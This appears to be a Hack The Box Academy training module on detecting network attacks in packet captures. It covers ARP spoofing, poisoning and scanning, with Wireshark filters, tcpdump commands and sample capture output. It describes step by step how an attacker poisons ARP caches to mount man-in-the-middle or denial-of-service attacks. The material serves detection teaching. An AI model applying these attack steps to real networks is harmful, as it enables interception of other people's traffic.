8. Intermediate Network Traffic Analysis

Intermediate Network Traffic Analysis Overview

The importance of mastering network traffic analysis in our fast-paced, constantly evolving, and intricate network environments cannot be overstated. Confronted with an overwhelming volume of traffic traversing our network infrastructure, it can feel daunting. Our potential to feel ill-equipped or even overwhelmed is an inherent challenge we must overcome.

In this module, our focus will be on an extensive set of attacks that span crucial components of our network infrastructure. We will delve into attacks that take place on the link layer, the IP layer, and the transport and network layers. Our exploration will even encompass attacks that target the application layer. The goal is to discern patterns and trends within these attacks. Recognizing these patterns equips us with the essential skills to detect and respond to these threats in an efficacious manner.

Further, we will discuss additional skills to augment our abilities. We will touch upon anomaly detection techniques, delve into facets of log analysis, and investigate some Indicators of Compromise (IOCs). This comprehensive approach not only bolsters our capacity for proactive threat identification but also enhances our reactive measures. Ultimately, this will empower us to identify, report, and respond to threats more effectively and within a shorter time frame.

Note: For participating in this module and completing the hands-on exercises, please download `pcap_files.zip` from the `Resources` section (upper right corner).

You can download and uncompress `pcaps.zip` to a directory named `pcaps` inside Pwnbox as follows.

```
wget -O file.zip
'https://academy.hackthebox.com/storage/resources/pcap_files.zip' && mkdir
tempdir && unzip file.zip -d tempdir && mkdir -p pcaps && mv
tempdir/Intermediate_Network_Traffic_Analysis/* pcaps/ && rm -r tempdir
file.zip
--2023-08-08 14:09:14--
https://academy.hackthebox.com/storage/resources/pcap_files.zip
Resolving academy.hackthebox.com (academy.hackthebox.com)...
104.18.20.126, 104.18.21.126, 2606:4700::6812:147e, ...
Connecting to academy.hackthebox.com
```

```
(academy.hackthebox.com)|104.18.20.126|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19078200 (18M) [application/zip]
Saving to: ‘file.zip’

file.zip           100%[===============>]  18.19M  71.4MB/s    in 0.3s

2023-08-08 14:09:14 (71.4 MB/s) - ‘file.zip’ saved [19078200/19078200]

Archive:  file.zip
   creating: tempdir/Intermediate_Network_Traffic_Analysis/
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/ARP_Poison.pcapng
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/ARP_Scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/ARP_Spoof.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/basic_fuzzing.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/CRLF_and_host_header_manipul
ation.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/deauthandbadauth.cap
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/decoy_scanning_nmap.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/dns_enum_detection.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/dns_tunneling.pcapng
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/funky_dns.pcap
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/funky_icmp.pcap
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/icmp_frag.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/ICMP_rand_source.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/ICMP_rand_source_larg_data.p
capng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/ICMP_smurf.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/icmp_tunneling.pcapng
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/ip_ttl.pcapng
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/LAND-DoS.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_ack_scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_fin_scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_frag_fw_bypass.pcapng
```

```
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_null_scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_syn_scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/nmap_xmas_scan.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/number_fuzzing.pcapng
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/rogueap.cap
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/RST_Attack.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/SSL_renegotiation_edited.pca
png
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/SSL_renegotiation_original.p
cap
  inflating: tempdir/Intermediate_Network_Traffic_Analysis/TCP-
hijacking.pcap
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/TCP_rand_source_attacks.pcap
ng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/telnet_tunneling_23.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/telnet_tunneling_9999.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/telnet_tunneling_ipv6.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/udp_tunneling.pcapng
  inflating:
tempdir/Intermediate_Network_Traffic_Analysis/XSS_Simple.pcapng
```


ARP Spoofing & Abnormality Detection


Related PCAP File(s):

- `ARP_Spoof.pcapng`

The `Address Resolution Protocol (ARP)` has been a longstanding utility exploited by attackers to launch man-in-the-middle and denial-of-service attacks, among others. Given this prevalence, ARP forms a focal point when we undertake traffic analysis, often being the first protocol we scrutinize. Many ARP-based attacks are broadcasted, not directed specifically at hosts, making them more readily detectable through our packet sniffing techniques.

How Address Resolution Protocol Works

Before identifying ARP anomalies, we need to first comprehend how this protocol functions in its standard, or 'vanilla', operation.




In our network, hosts must know the physical address (MAC address) to which they must send their data. This need gave birth to ARP. Let's elucidate this with a step-by-step process.

Step	Description
1	Imagine our first computer, or Host A, needs to send data to our second computer, Host B. To achieve successful transmission, Host A must ascertain the physical address of Host B.
2	Host A begins by consulting its list of known addresses, the ARP cache, to check if it already possesses this physical address.
3	In the event the address corresponding to the desired IP isn't in the ARP cache, Host A broadcasts an ARP request to all machines in the subnet, inquiring, "Who holds the IP x.x.x.x?"
4	Host B responds to this message with an ARP reply, "Hello, Host A, my IP is x.x.x.x and is mapped to MAC address aa:aa:aa:aa:aa:aa."

Step	Description
5	On receiving this response, Host A updates its ARP cache with the new IP-to-MAC mapping.
6	Occasionally, a host might install a new interface, or the IP address previously allocated to the host might expire, necessitating an update and remapping of the ARP cache. Such instances could introduce complications when we analyze our network traffic.

ARP Poisoning & Spoofing

In an ideal scenario, robust controls would be in place to thwart these attacks, but in reality, this isn't always feasible. To comprehend our Indicators of Compromise (IOCs) more effectively, let's delve into the behavior of ARP Poisoning and Spoofing attacks.



Detecting these attacks can be challenging, as they mimic the communication structure of standard ARP traffic. Yet, certain ARP requests and replies can reveal their nefarious nature. Let's illustrate how these attacks function, enabling us to better identify them during our traffic analysis.

Step	Description
1	Consider a network with three machines: the victim's computer, the router, and the attacker's machine.
2	The attacker initiates their ARP cache poisoning scheme by dispatching counterfeit ARP messages to both the victim's computer and the router.
3	The message to the victim's computer asserts that the gateway's (router's) IP address corresponds to the physical address of the attacker's machine.
4	Conversely, the message to the router claims that the IP address of the victim's machine maps to the physical address of the attacker's machine.
5	On successfully executing these requests, the attacker may manage to corrupt the ARP cache on both the victim's machine and the router, causing all data to be misdirected to the attacker's machine.
6	If the attacker configures traffic forwarding, they can escalate the situation from a denial-of-service to a man-in-the-middle attack.
7	By examining other layers of our network model, we might discover additional attacks. The attacker could conduct DNS spoofing to redirect web requests to a bogus site or perform SSL stripping to attempt the interception of sensitive data in transit.

Detecting these attacks is one aspect, but averting them is a whole different challenge. We could potentially fend off these attacks with controls such as:

1. `Static ARP Entries`: By disallowing easy rewrites and poisoning of the ARP cache, we can stymie these attacks. This, however, necessitates increased maintenance and oversight in our network environment.
2. `Switch and Router Port Security`: Implementing network profile controls and other measures can ensure that only authorized devices can connect to specific ports on our network devices, effectively blocking machines attempting ARP spoofing/poisoning.

Installing & Starting TCPDump

To effectively capture this traffic, especially in the absence of configured network monitoring software, we can employ tools like `tcpdump` and `Wireshark`, or simply `Wireshark` for Windows hosts.

We can typically find `tcpdump` located in `/usr/sbin/tcpdump`. However, if the tool isn't installed, it can be installed using the appropriate command, which will be provided based on the specific system requirements.

TCPDump

```
sudo apt install tcpdump -y
```

To initiate the traffic capture, we can employ the command-line tool `tcpdump`, specifying our network interface with the `-i` switch, and dictating the name of the output capture file using the `-w` switch.


```
sudo tcpdump -i eth0 -w filename.pcapng
```

Finding ARP Spoofing

For detecting ARP Spoofing attacks, we'll need to open the related traffic capture file (`ARP_Spoof.pcapng`) from this module's resources using Wireshark.

```
wireshark ARP_Spoof.pcapng
```

Once we've navigated to Wireshark, we can streamline our view to focus solely on ARP requests and replies by employing the filter `arp.opcode`.



A key red flag we need to monitor is any anomaly in traffic emanating from a specific host. For instance, one host incessantly broadcasting ARP requests and replies to another host could be a telltale sign of ARP spoofing.


In such a scenario, we might identify that the MAC address `08:00:27:53:0C:BA is behaving suspiciously`.

To ascertain this, we can fine-tune our analysis to inspect solely the interactions—both requests and replies—among the attacker's machine, the victim's machine, and the router. The opcode functionality in `Wireshark` can simplify this process.


1. `Opcode == 1`: This represents all types of ARP Requests
2. `Opcode == 2`: This signifies all types of ARP Replies

As a preliminary step, we could scrutinize the requests dispatched using the following filter.

- `arp.opcode == 1`



Almost instantly, we should notice a red flag - an address duplication, accompanied by a warning message. If we delve into the details of the error message within Wireshark, we should be able to extract additional information.



Upon immediate inspection, we might discern that one IP address is mapped to two different MAC addresses. We can validate this on a Linux system by executing the appropriate commands.

ARP

```
arp -a | grep 50:eb:f6:ec:0e:7f

? (192.168.10.4) at 50:eb:f6:ec:0e:7f [ether] on eth0
```

```
arp -a | grep 08:00:27:53:0c:ba

? (192.168.10.4) at 08:00:27:53:0c:ba [ether] on eth0
```

In this situation, we might identify that our ARP cache, in fact, contains both MAC addresses allocated to the same IP address - an anomaly that warrants our immediate attention.

To sift through more duplicate records, we can utilize the subsequent Wireshark filter.

- `arp.duplicate-address-detected && arp.opcode == 2`

Identifying The Original IP Addresses

A crucial question we need to pose is, what were the initial IP addresses of these devices? Understanding this aids us in determining which device altered its IP address through MAC spoofing. After all, if this attack was exclusively performed via ARP, the victim machine's IP address should remain consistent. Conversely, the attacker's machine might possess a different historical IP address.

We can unearth this information within an ARP request and expedite the discovery process using this Wireshark filter.

- `(arp.opcode) && ((eth.src == 08:00:27:53:0c:ba) || (eth.dst == 08:00:27:53:0c:ba))`

```
> Frame 1541: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_53:0c:ba (08:00:27:53:0c:ba)
    Sender IP address: 192.168.10.5
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.10.4
```


In this case, we might instantly note that the MAC address `08:00:27:53:0c:ba` was initially linked to the IP address `192.168.10.5`, but this was recently switched to `192.168.10.4`. This transition is indicative of a deliberate attempt at ARP spoofing or cache poisoning.

Additionally, examining the traffic from these MAC addresses with the following Wireshark filter can prove insightful:

- `eth.addr == 50:eb:f6:ec:0e:7f or eth.addr == 08:00:27:53:0c:ba`

36 64.016999	204.79.197.254	192.168.10.4	TCP	60 443 → 50985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42 66.278704	52.51.147.233	192.168.10.4	TCP	66 443 → 51046 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM WS=256
37 64.307719	52.212.57.111	192.168.10.4	TLSv1.2	85 Encrypted Alert
38 64.441145	52.212.57.111	192.168.10.4	TLSv1.2	85 Encrypted Alert
26 48.614791	ASUSTekC_ec:0e:7f	Broadcast	ARP	42 Who has 192.168.10.1? Tell 192.168.10.4 (duplicate use of 192.168.10.4 detected!)
1 0.000000	PcsCompu_53:0c:ba	Broadcast	ARP	60 Who has 192.168.10.4? Tell 192.168.10.5
39 65.043801	52.212.57.111	192.168.10.4	TCP	85 [TCP Retransmission] 443 → 51811 [FIN, PSH, ACK] Seq=1 Ack=1 Win=784 Len=31
40 65.177343	52.212.57.111	192.168.10.4	TCP	85 [TCP Retransmission] 443 → 64208 [FIN, PSH, ACK] Seq=1 Ack=1 Win=771 Len=31

Right off the bat, we might notice some inconsistencies with TCP connections. If TCP connections are consistently dropping, it's an indication that the attacker is not forwarding traffic between the victim and the router.

If the attacker is, in fact, forwarding the traffic and is operating as a man-in-the-middle, we might observe identical or nearly symmetrical transmissions from the victim to the attacker and from the attacker to the router.

ARP Scanning & Denial-of-Service

We might discern additional aberrant behaviors within the ARP requests and replies. It is common knowledge that poisoning and spoofing form the core of most ARP-based `denial-of-service (DoS)` and `man-in-the-middle (MITM)` attacks. However, adversaries could also exploit ARP for information gathering. Thankfully, we possess the skills to detect and evaluate these tactics following similar procedures.

ARP Scanning Signs

Related PCAP File(s):


- `ARP_Scan.pcapng`

Some typical red flags indicative of ARP scanning are:

1. `Broadcast ARP requests sent to sequential IP addresses (.1,.2,.3,...)`
2. `Broadcast ARP requests sent to non-existent hosts`
3. `Potentially, an unusual volume of ARP traffic originating from a malicious or compromised host`

Finding ARP Scanning

Without delay, if we were to open the related traffic capture file (`ARP_Scan.pcapng`) in Wireshark and apply the filter `arp.opcode` , we might observe the following:



arp.opcode

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ASUSTekC_8a:a6:a8	Broadcast	ARP	60	Who has 192.168.10.1? Tell 192.168.10.8
2	51.266972	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.1? Tell 192.168.10.5
3	51.267003	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.2? Tell 192.168.10.5
4	51.267011	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.3? Tell 192.168.10.5
5	51.267018	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.4? Tell 192.168.10.5
6	51.267032	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.6? Tell 192.168.10.5
7	51.267040	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.7? Tell 192.168.10.5
8	51.267049	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.8? Tell 192.168.10.5
9	51.267055	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.9? Tell 192.168.10.5
10	51.267060	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.10? Tell 192.168.10.5
11	51.267067	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.11? Tell 192.168.10.5
12	51.267131	Micro-St_95:68:2a	PcsCompu_53:0c:ba	ARP	60	192.168.10.7 is at 44:8a:5b:95:68:2a
13	51.267160	Netgear_e2:d5:c3	PcsCompu_53:0c:ba	ARP	60	192.168.10.1 is at 2c:30:33:e2:d5:c3
14	51.267203	ASUSTekC_8a:a6:a8	PcsCompu_53:0c:ba	ARP	60	192.168.10.8 is at f0:79:59:8a:a6:a8
15	51.267427	Unionman_4d:e6:f3	PcsCompu_53:0c:ba	ARP	60	192.168.10.3 is at f8:14:fe:4d:e6:f3
16	51.267470	TP-Link_cf:b7:4c	PcsCompu_53:0c:ba	ARP	60	192.168.10.2 is at 28:87:ba:cf:b7:4c

It's possible to detect that indeed ARP requests are being propagated by a single host to all IP addresses in a sequential manner. This pattern is symptomatic of ARP scanning and is a common feature of widely-used scanners such as `Nmap` .

